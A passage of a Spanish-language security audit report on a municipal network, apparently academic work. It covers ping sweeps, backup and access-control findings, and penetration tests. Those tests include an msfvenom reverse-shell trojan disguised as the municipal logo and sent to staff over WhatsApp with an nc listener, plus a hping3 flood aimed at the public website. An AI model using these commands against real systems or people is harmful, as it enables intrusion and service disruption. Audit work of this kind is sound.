Figura 9

Pin al área de Logística


```
(root@kali)~[/home/brayan]
# ping 192.168.10.144
PING 192.168.10.144 (192.168.10.144) 56(84) bytes of data.
64 bytes from 192.168.10.144: icmp_seq=2 ttl=126 time=108 ms
64 bytes from 192.168.10.144: icmp_seq=3 ttl=126 time=2.33 ms
64 bytes from 192.168.10.144: icmp_seq=4 ttl=126 time=7.90 ms
64 bytes from 192.168.10.144: icmp_seq=5 ttl=126 time=2.19 ms
64 bytes from 192.168.10.144: icmp_seq=6 ttl=126 time=2.38 ms
64 bytes from 192.168.10.144: icmp_seq=7 ttl=126 time=2.40 ms
64 bytes from 192.168.10.144: icmp_seq=8 ttl=126 time=3.05 ms
64 bytes from 192.168.10.144: icmp_seq=9 ttl=126 time=5.50 ms
64 bytes from 192.168.10.144: icmp_seq=10 ttl=126 time=1.91 ms
64 bytes from 192.168.10.144: icmp_seq=11 ttl=126 time=1.92 ms
64 bytes from 192.168.10.144: icmp_seq=12 ttl=126 time=2.01 ms
64 bytes from 192.168.10.144: icmp_seq=13 ttl=126 time=2.32 ms
64 bytes from 192.168.10.144: icmp_seq=14 ttl=126 time=3.51 ms
64 bytes from 192.168.10.144: icmp_seq=14 ttl=126 time=5.68 ms (DUP!)
64 bytes from 192.168.10.144: icmp_seq=14 ttl=126 time=6.42 ms (DUP!)
64 bytes from 192.168.10.144: icmp_seq=15 ttl=126 time=107 ms
64 bytes from 192.168.10.144: icmp_seq=16 ttl=126 time=2.15 ms
64 bytes from 192.168.10.144: icmp_seq=17 ttl=126 time=3.15 ms

— 192.168.10.144 ping statistics —
95 packets transmitted, 88 received, +4 duplicates, 7.36842% packet loss, time 94324ms
rtt min/avg/max/mdev = 1.748/14.192/115.965/28.637 ms
```

3. Ping al área de Administración “192.168.XX.XXX”

Figura 10

Pin al área de Administración




```
192.168.20.118 PING [Settings]
{Android} $
{Android} $ ping 192.168.20.118
Starting ...
PING 192.168.20.118 (192.168.20.118) 56(84) bytes
of data.
Reply from 192.168.20.118: icmp_seq=1 ttl=126
time=27.8 ms
Reply from 192.168.20.118: icmp_seq=2 ttl=126
time=14.3 ms
Reply from 192.168.20.118: icmp_seq=3 ttl=126
time=14.3 ms
Reply from 192.168.20.118: icmp_seq=4 ttl=126
time=10.8 ms
Reply from 192.168.20.118: icmp_seq=5 ttl=126
time=10.1 ms
Reply from 192.168.20.118: icmp_seq=6 ttl=126
time=3.32 ms
Reply from 192.168.20.118: icmp_seq=7 ttl=126
time=3.25 ms
----- 192.168.20.118 ping statistics -----
Packets: Sent = 7, Received = 7, Lost = 0 (0.0%
loss),
Approximate round trip times in milli-seconds:
Minimum = 3.25ms, Maximum = 27.8ms, Average
= 11.98ms
Ping stopped !
```

4. Ping al área de Tesorería “192.168.XX.XXX”

Figura 11

Pin al área de Tesorería



```
(brayan@kali)-[~]
└─$ ping 192.168.20.104
PING 192.168.20.104 (192.168.20.104) 56(84) bytes of data.
64 bytes from 192.168.20.104: icmp_seq=1 ttl=126 time=3.31 ms
64 bytes from 192.168.20.104: icmp_seq=2 ttl=126 time=3.15 ms
64 bytes from 192.168.20.104: icmp_seq=3 ttl=126 time=6.46 ms
64 bytes from 192.168.20.104: icmp_seq=4 ttl=126 time=3.60 ms
64 bytes from 192.168.20.104: icmp_seq=5 ttl=126 time=6.69 ms
64 bytes from 192.168.20.104: icmp_seq=6 ttl=126 time=4.20 ms
64 bytes from 192.168.20.104: icmp_seq=7 ttl=126 time=3.11 ms
64 bytes from 192.168.20.104: icmp_seq=8 ttl=126 time=6.35 ms
^C
— 192.168.20.104 ping statistics —
8 packets transmitted, 8 received, 0% packet loss, time 7010ms
rtt min/avg/max/mdev = 3.110/4.608/6.689/1.500 ms
```


5. Ping al área de Contabilidad “192.168.XX.XXX”

Figura 12

Pin al área de Contabilidad

```
(brayan@kali)-[~]
└─$ ping 192.168.20.124
PING 192.168.20.124 (192.168.20.124) 56(84) bytes of data:
64 bytes from 192.168.20.124: icmp_seq=1 ttl=126 time=62.8 ms
64 bytes from 192.168.20.124: icmp_seq=2 ttl=126 time=1.96 ms
64 bytes from 192.168.20.124: icmp_seq=4 ttl=126 time=6.03 ms
64 bytes from 192.168.20.124: icmp_seq=5 ttl=126 time=20.6 ms
64 bytes from 192.168.20.124: icmp_seq=6 ttl=126 time=36.3 ms
64 bytes from 192.168.20.124: icmp_seq=7 ttl=126 time=29.5 ms
64 bytes from 192.168.20.124: icmp_seq=8 ttl=126 time=19.1 ms
64 bytes from 192.168.20.124: icmp_seq=9 ttl=126 time=16.1 ms
64 bytes from 192.168.20.124: icmp_seq=10 ttl=126 time=3.11 ms
64 bytes from 192.168.20.124: icmp_seq=11 ttl=126 time=9.61 ms
64 bytes from 192.168.20.124: icmp_seq=12 ttl=126 time=2.34 ms
^C
--- 192.168.20.124 ping statistics ---
12 packets transmitted, 11 received, 8.33333% packet loss, time 11033ms
rtt min/avg/max/mdev = 1.955/18.865/62.837/17.629 ms
```

6. Ping al área de Planeamiento y Presupuesto “192.168.XX.XX” – “192.168.XX.XXX” – “192.168.XX.XXX”

Figura 13

Pin al área de Planeamiento y Presupuesto

```
(brayan@kali)-[~]
└─$ ping 192.168.30.94
PING 192.168.30.94 (192.168.30.94) 56(84) bytes of data:
From 192.168.50.1 icmp_seq=1 Destination Host Unreachable
From 192.168.50.1 icmp_seq=2 Destination Host Unreachable
From 192.168.50.1 icmp_seq=3 Destination Host Unreachable
From 192.168.50.1 icmp_seq=4 Destination Host Unreachable
From 192.168.50.1 icmp_seq=5 Destination Host Unreachable
From 192.168.50.1 icmp_seq=6 Destination Host Unreachable
^C
--- 192.168.30.94 ping statistics ---
9 packets transmitted, 0 received, 100% packet loss, time 8133ms
pipe 3

(brayan@kali)-[~]
└─$ ping 192.168.30.115
PING 192.168.30.115 (192.168.30.115) 56(84) bytes of data:
^C
--- 192.168.30.115 ping statistics ---
15 packets transmitted, 0 received, 100% packet loss, time 14344ms

(brayan@kali)-[~]
└─$ ping 192.168.30.117
PING 192.168.30.117 (192.168.30.117) 56(84) bytes of data:
From 192.168.50.1 icmp_seq=3 Destination Host Unreachable
From 192.168.50.1 icmp_seq=4 Destination Host Unreachable
From 192.168.50.1 icmp_seq=5 Destination Host Unreachable
From 192.168.50.1 icmp_seq=6 Destination Host Unreachable
From 192.168.50.1 icmp_seq=6 Destination Host Unreachable
From 192.168.50.1 icmp_seq=7 Destination Host Unreachable
From 192.168.50.1 icmp_seq=8 Destination Host Unreachable
From 192.168.50.1 icmp_seq=9 Destination Host Unreachable
^C
--- 192.168.30.117 ping statistics ---
12 packets transmitted, 0 received, 100% packet loss, time 11149ms
pipe 3
```


7. Ping al área de Tránsito “192.168.XX.XXX” – “192.168.XX.XXX” – “192.168.XX.XXX”

Figura 14

Pin al área de Tránsito

```
(brayan@kali)-[~]
└─$ ping 192.168.30.154
PING 192.168.30.154 (192.168.30.154) 56(84) bytes of data.
^C
— 192.168.30.154 ping statistics —
8 packets transmitted, 0 received, 100% packet loss, time 7176ms

(brayan@kali)-[~]
└─$ ping 192.168.30.150
PING 192.168.30.150 (192.168.30.150) 56(84) bytes of data.
^C
— 192.168.30.150 ping statistics —
9 packets transmitted, 0 received, 100% packet loss, time 8190ms

(brayan@kali)-[~]
└─$ ping 192.168.30.151
PING 192.168.30.151 (192.168.30.151) 56(84) bytes of data.
^C
— 192.168.30.151 ping statistics —
16 packets transmitted, 0 received, 100% packet loss, time 15356ms
```

8. Ping al área de Control Patrimonial “192.168.XX.XXX” – “192.168.XX.XXX”

Figura 15

Pin al área de Control Patrimonial

```
(brayan@kali)-[~]
└─$ ping 192.168.20.131
PING 192.168.20.131 (192.168.20.131) 56(84) bytes of data:
64 bytes from 192.168.20.131: icmp_seq=1 ttl=126 time=6.53 ms
64 bytes from 192.168.20.131: icmp_seq=2 ttl=126 time=6.12 ms
64 bytes from 192.168.20.131: icmp_seq=3 ttl=126 time=8.09 ms
64 bytes from 192.168.20.131: icmp_seq=4 ttl=126 time=7.07 ms
64 bytes from 192.168.20.131: icmp_seq=5 ttl=126 time=16.3 ms
64 bytes from 192.168.20.131: icmp_seq=6 ttl=126 time=2.94 ms
64 bytes from 192.168.20.131: icmp_seq=7 ttl=126 time=9.06 ms
64 bytes from 192.168.20.131: icmp_seq=9 ttl=126 time=116 ms
^C
— 192.168.20.131 ping statistics —
9 packets transmitted, 8 received, 11.1111% packet loss, time 8037ms
rtt min/avg/max/mdev = 2.938/21.508/115.973/35.882 ms

(brayan@kali)-[~]
└─$ ping 192.168.20.132
PING 192.168.20.132 (192.168.20.132) 56(84) bytes of data:
64 bytes from 192.168.20.132: icmp_seq=1 ttl=126 time=9.40 ms
64 bytes from 192.168.20.132: icmp_seq=2 ttl=126 time=5.64 ms
64 bytes from 192.168.20.132: icmp_seq=3 ttl=126 time=2.27 ms
64 bytes from 192.168.20.132: icmp_seq=4 ttl=126 time=9.55 ms
64 bytes from 192.168.20.132: icmp_seq=5 ttl=126 time=7.95 ms
64 bytes from 192.168.20.132: icmp_seq=6 ttl=126 time=2.08 ms
64 bytes from 192.168.20.132: icmp_seq=7 ttl=126 time=21.1 ms
64 bytes from 192.168.20.132: icmp_seq=8 ttl=126 time=2.66 ms
^C
— 192.168.20.132 ping statistics —
8 packets transmitted, 8 received, 0% packet loss, time 7012ms
rtt min/avg/max/mdev = 2.076/7.583/21.119/5.884 ms
```

9. Ping al área de Administración Tributaria “192.168.XX.XXX” – “192.168.XX.XXX” – “192.XX.XXX” – “192.168.XX.XXX” – “192.168.XX.XXX” – “192.168.XX.XXX”

Figura 16

Pin al área de Administración Tributaria

```
(brayan@kali)-[~]
└─$ ping 192.168.20.168
PING 192.168.20.168 (192.168.20.168) 56(84) bytes of data.
^C
— 192.168.20.168 ping statistics —
3 packets transmitted, 0 received, 100% packet loss, time 2035ms

(brayan@kali)-[~]
└─$ ping 192.168.20.29
PING 192.168.20.29 (192.168.20.29) 56(84) bytes of data.
64 bytes from 192.168.20.29: icmp_seq=1 ttl=126 time=5.07 ms
64 bytes from 192.168.20.29: icmp_seq=2 ttl=126 time=9.03 ms
64 bytes from 192.168.20.29: icmp_seq=3 ttl=126 time=12.6 ms
64 bytes from 192.168.20.29: icmp_seq=4 ttl=126 time=7.65 ms
^C
— 192.168.20.29 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 5.072/8.576/12.551/2.699 ms

(brayan@kali)-[~]
└─$ ping 192.168.20.139
PING 192.168.20.139 (192.168.20.139) 56(84) bytes of data.
64 bytes from 192.168.20.139: icmp_seq=1 ttl=126 time=7.72 ms
64 bytes from 192.168.20.139: icmp_seq=2 ttl=126 time=10.0 ms
64 bytes from 192.168.20.139: icmp_seq=3 ttl=126 time=5.13 ms
64 bytes from 192.168.20.139: icmp_seq=4 ttl=126 time=39.1 ms
64 bytes from 192.168.20.139: icmp_seq=5 ttl=126 time=44.8 ms
^C
— 192.168.20.139 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 5.134/21.367/44.799/16.990 ms

(brayan@kali)-[~]
└─$ ping 192.168.20.138
PING 192.168.20.138 (192.168.20.138) 56(84) bytes of data.
^C
— 192.168.20.138 ping statistics —
3 packets transmitted, 0 received, 100% packet loss, time 2048ms

(brayan@kali)-[~]
└─$ ping 192.168.20.164
PING 192.168.20.164 (192.168.20.164) 56(84) bytes of data.
^C
— 192.168.20.164 ping statistics —
3 packets transmitted, 0 received, 100% packet loss, time 2033ms

(brayan@kali)-[~]
└─$ ping 192.168.20.133
PING 192.168.20.133 (192.168.20.133) 56(84) bytes of data.
64 bytes from 192.168.20.133: icmp_seq=1 ttl=126 time=10.6 ms
64 bytes from 192.168.20.133: icmp_seq=2 ttl=126 time=181 ms
64 bytes from 192.168.20.133: icmp_seq=3 ttl=126 time=121 ms
64 bytes from 192.168.20.133: icmp_seq=4 ttl=126 time=2.13 ms
^C
— 192.168.20.133 ping statistics —
5 packets transmitted, 4 received, 20% packet loss, time 4005ms
rtt min/avg/max/mdev = 2.132/78.475/180.514/75.213 ms
```

C6. Testeo de medidas de contingencia

1. Búsqueda de información sobre las medidas de contingencia anteriores y actuales de la MPB

Se hizo una búsqueda de dicha información en el área de informática de la MPB junto con el jefe a cargo:

- No se encontró planes sobre medidas de contingencia registradas o almacenadas en el área.
- Sobre las medidas actuales se mantiene en planeación y redacción.
- Trabajan sin planes de acción y respuesta, solo se basan en la experiencia y conocimientos teóricos.

2. Respuesta ante cortes de luz

Se cuenta con equipos UPS en el área de informática para poder mantener el funcionamiento de los servidores de la MPB en caso de cortes de luz o algún problema relacionado con la electricidad:

- Asegurando la continuidad del trabajo para las áreas existentes dentro de la MPB.
- Protegiendo los datos que se manejan en dichas áreas, datos como información de los empleados, datos financieros y operativos.
- Protegiendo los equipos tecnológicos ante apagones y desastres naturales.

Figura 17

Equipo UPS dentro del Área de Informática



3. Respuesta ante la implantación de virus a los activos tecnológicos

Para la realización de este punto se procedió a utilizar el sistema operativo de Kali Linux que es una distro de Linux, para poder crear el virus e infectar a los activos tecnológicos de las áreas de la MPB.

Se tomó una imagen del logo (*Imagen = logo*) de la MPB de la Internet, e implantar un virus troyano para poder tener acceso a los archivos, documentos, imágenes, etc. Que pueda contener cada activo tecnológico (Pc), esto con la utilización de comandos en el sistema operativo (S.O) Kali Linux, WinRAR para la extracción e instalación de la imagen con el virus.

Figura 18

Logo de la MPB



El punto fue, implantar el virus en la imagen y enviarla a través de mensajes por la App de WhatsApp, para que el trabajador del área lo abra, ejecute el archivo y poder tener acceso a la información de su Pc, esperando que el antivirus no detecte el troyano y posteriormente lo elimine automáticamente.

- a) Se creó una carpeta con el nombre “logo_muni” en el S.O Windows 11 (máquina de prueba).

Figura 19


Escritorio Windows 11 con la Carpeta “logo_muni”



- b) En la máquina con el S.O Kali Linux se creó una carpeta con el nombre “trampa” que contiene el archivo “virus.exe” haciendo uso de la herramienta “msfvenom”, con los atributos de un “HOST” de un “PUERTO” y para que dispositivo va dirigido “WINDOWS”

Figura 20

Uso de la Herramienta “msfvenom”




```
brayan@kali: ~/Desktop/trampa
File Actions Edit View Help
brayan@kali:~/Desktop
└─$ cd trampa
brayan@kali:~/Desktop/trampa
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.181.79 LPORT=443 -f exe -o trampa.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 468 bytes
Final size of exe file: 7168 bytes
Saved as: trampa.exe
brayan@kali:~/Desktop/trampa
└─$ ls
trampa.exe
brayan@kali:~/Desktop/trampa
└─$ sudo python -m http.server 80
[sudo] password for brayan:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)...
192.168.181.73 - - [06/May/2024 12:12:03] "GET / HTTP/1.1" 200 -
192.168.181.73 - - [06/May/2024 12:12:03] code 404, message File not found
192.168.181.73 - - [06/May/2024 12:12:03] "GET /favicon.ico HTTP/1.1" 404 -
Keyboard interrupt received, exiting.
brayan@kali:~/Desktop/trampa
└─$ sudo nc -lvp 443
listening on [any] 443 ...
```

c) Dentro de la carpeta se contiene 4 archivos:

- logo.png
- trampa.exe
- logo_Mpj_icon
- foto_virus.exe

Figura 21


Carpeta con los 4 Archivos Creados



- d) Luego se creó un grupo en la App de WhatsApp llamado “Grupo Áreas MPB” y se envió el archivo en formato imagen conteniendo el virus troyano para que puedan descargarlo y ver si el antivirus lo detecta como tal.

Figura 22


Creación del grupo de WhatsApp con las 9 áreas de la MPB



- e) En el momento en que se intentó abrir el archivo se mostró el proceso de extracción de la misma, se observó que el antivirus si pudo detectar el malware, dando un aviso de advertencia en todas las Pc de las áreas involucradas.

Figura 23

Respuesta del Antivirus a la Vulneración del Ordenador



4. Respuesta ante la eliminación de base de datos

En el área de informática se identificó que cuentan con ciertas medidas para este caso, como, por ejemplo:

- Monitoreo al acceso a la base de datos
Se reduce el ingreso al sistema fuera del horario de trabajo.
Se restringe la utilización de determinados procedimientos a usuarios específicos.
- Backups periódicos
Se realizan backups de los servidores para mantener un respaldo de la información almacenada. Estas copias de seguridad vienen siendo realizadas por el jefe del área el Ingeniero a cargo y el Técnico de la misma, por parte del Técnico, este realiza el backup del servidor del SIAF 3 veces por semana.
En cuanto a los otros 3 servidores SISGEM, SIGA, y del área de Informática, es realizado por el Ingeniero todos los días.
- Control de la actividad de los usuarios
Se monitorea las acciones de los usuarios pudiendo tener información acerca de quién, cuándo, qué, dónde y cómo han manipulado los datos.

C7. Testeo de denegación de servicios

1. Vulnerar a manera de prueba los servicios establecidos en la red mediante ataques como ICMP y SYN Flood Attack utilizando la herramienta Hping3 en Kali Linux

Para este punto se utilizaron los ataque de ICMP (Inundación de Protocolo de Control de Mensajes de Internet) que es un tipo de ataque de denegación de servicio muy popular por los atacantes, se aplicó a la plataforma web de la MPB (www.gob.pe/munibagua), lo que se hizo fue enviar estos mensajes o paquetes a través del puerto 80 a la IP “50.112.186.67” con un total de 100000 paquetes enviados hacia la página web, con la intención de hacer que esta misma se “caiga” y no se pueda acceder a ella.


Figura 24

Uso del Ataque ICMP en Kali Linux a la Página Web de la MPB



Figura 25

Envío de Paquetes a través de la Herramienta HPING3.



C8. Evaluación de Políticas de seguridad

C8-1. Gestión de Activos

1. Revisar si el inventario de activos está actualizado.

En cuanto al inventario de los activos tecnológicos de la MPB de las áreas se pudo observar que, a la fecha del 22 de abril del 2024, los datos se encontraron actualizados.

2. Realizar la clasificación de los activos.

Se clasificó los activos tecnológicos en grupos de la siguiente manera:

Tabla 10

Clasificación de los Activos en Grupos y Niveles

Activos	Responsables	Nivel
Servicios	-Servicios de mantenimiento de aire acondicionado, Arreglo y mantenimiento de antenas. -Instalaciones Eléctricas, mantenimiento de UPS y Storage, Mantenimiento de servidores.	ALTO
Personas	-Trabajadores: jefe de área, Asistentes, Personal Administrativo, Personal de Limpieza, Personal de vigilancia.	ALTO
Datos e Información	-Documentos entrantes y salientes de las oficinas o áreas de la MPB (solicitudes, actas, reportes, requerimientos, etc.).	ALTO
Instalaciones	-infraestructura de la MPB (ambientes de las áreas, ambientes de almacén, ambiente de transporte).	MEDIA
Soporte de Información	-Backups: memorias físicas externas. -Energía eléctrica: Aparatos UPS	MEDIA
Redes	-Routers, Switchs	ALTA
Equipos Informáticos	-Computadoras de escritorio, impresoras	ALTA

3. Gestión del ciclo de vida de la información.

El ciclo de vida de la información dentro de la MPB consta de:

- a) **Generación:** En esta fase, la información se genera por la organización, en este caso generado por las áreas.
- b) **Recolección:** Una vez que la información se generó, es enviada al destino (área) se identifica, etiqueta y registra dicha información, se ve a quién es dirigido, y se ve el nivel de importancia de la misma (etiqueta). Por lo general se realizan o se tienen copias de la información que se envía, pero en el caso de MBP no siempre se tiene un “backup” copia, para toda la información que se emite.
- c) **Procesamiento de información:** En esta fase se organiza y procesa la información recibida por la persona a quién le fue dirigida (jefe de área, técnico del área, asistente), para que esta pueda estar accesible para su uso.
- d) **Uso de los datos:** Los datos se utilizan para apoyar los objetivos y operaciones de la organización (MPB), aquí se observó que el jefe encargado del área que recibió la información, toma la decisión de actuar y ejecutar según sea el asunto de la misma enviada y recibida.
- e) **Intercambio de Información:** De acuerdo a la realización de las acciones dependiendo del asunto de la información que se envió, recibió y procesó, se procedió a enviar el estado de porcentaje (%) de la misma, por parte del encargado hacia sus superiores en este caso dependiendo del área, en temas de ejecución o aceptación hacia el jefe de la MPB, el alcalde.

4. Gestión de las copias de seguridad.

Se conversó con los encargados del área de TI y se comprobó que se realizan acciones para gestionar sus copias de seguridad:

- a) **Creación un plan de copias de seguridad:** En este plan se detallaba que datos se incluyeron en las backups, con qué frecuencia y donde se almacenaron.

Datos que se incluyeron: Fue en su totalidad toda la información que se generan y se reciben en las áreas.

Frecuencia: Cada tres días.

Almacenamiento: Disco externo.

b) Comprobación de los backups: Para asegurarse de que se hizo correctamente el backup, se observó que cada vez que se realiza una copia de seguridad esta es comprobada por los encargados de realizar la acción, para poder verificar que se hizo correctamente y que se puede restaurar.

c) Formación del personal: Esta acción se basa en que, la copia de seguridad no lo debería de hacer solo una persona, sino, todo el personal correspondiente debe de ser capaz de realizar esta acción, para el caso del área de TI se observó que, las copias de seguridad las realiza todo el personal, el jefe del área, el técnico del área y el asistente del técnico.

C8-2. Clasificación de la información

1. Tipos de información, niveles de clasificación, etiquetado de la información, privacidad de la información, prevención de fugas de información.

En cuanto a los tipos de información, sus niveles y etiquetados dentro de la MPB se observó que no tiene ninguno de estos puntos, la información que entra, que se almacena y que sale, no tiene ningún tipo de filtro para identificarse con los puntos mencionados al inicio.

Se identificó de la misma manera que, la privacidad de la información y la prevención de fugas de esta solo cuenta con un “bloque” de privacidad y de prevención y es la:

- Entrada y salida del área en el cual se encuentra dicha información.
- No se tiene respaldos (copias) de la información entrante y saliente en casos de pérdidas o extravíos de estas.

C8-3. Control de Acceso

1. Requisitos para el control de acceso.

Durante la investigación se pudo apreciar que, para poder ingresar a la MPB se debe de:

- 1) Ser un trabajador registrado en la entidad.
- 2) Portar una vestimenta adecuada, de preferencia formal.
- 3) El portero a cargo debe de conocer al personal trabajador.
- 4) Si no es personal trabajador de la MPB, se debe de presentar su DNI de la persona y registrarse en un cuaderno, especificando sus datos personales como sus nombres y apellidos, y el área al que visitará,

2. Derechos de acceso.

Para poder tener información acerca de este punto, se tuvo en cuenta el punto 1 “Requisitos para el control de acceso” ya que para esto se observó que:

- 1) Si el portero identifica como trabajador a la persona que ingresa, tiene un “acceso libre” dentro de la MPB.
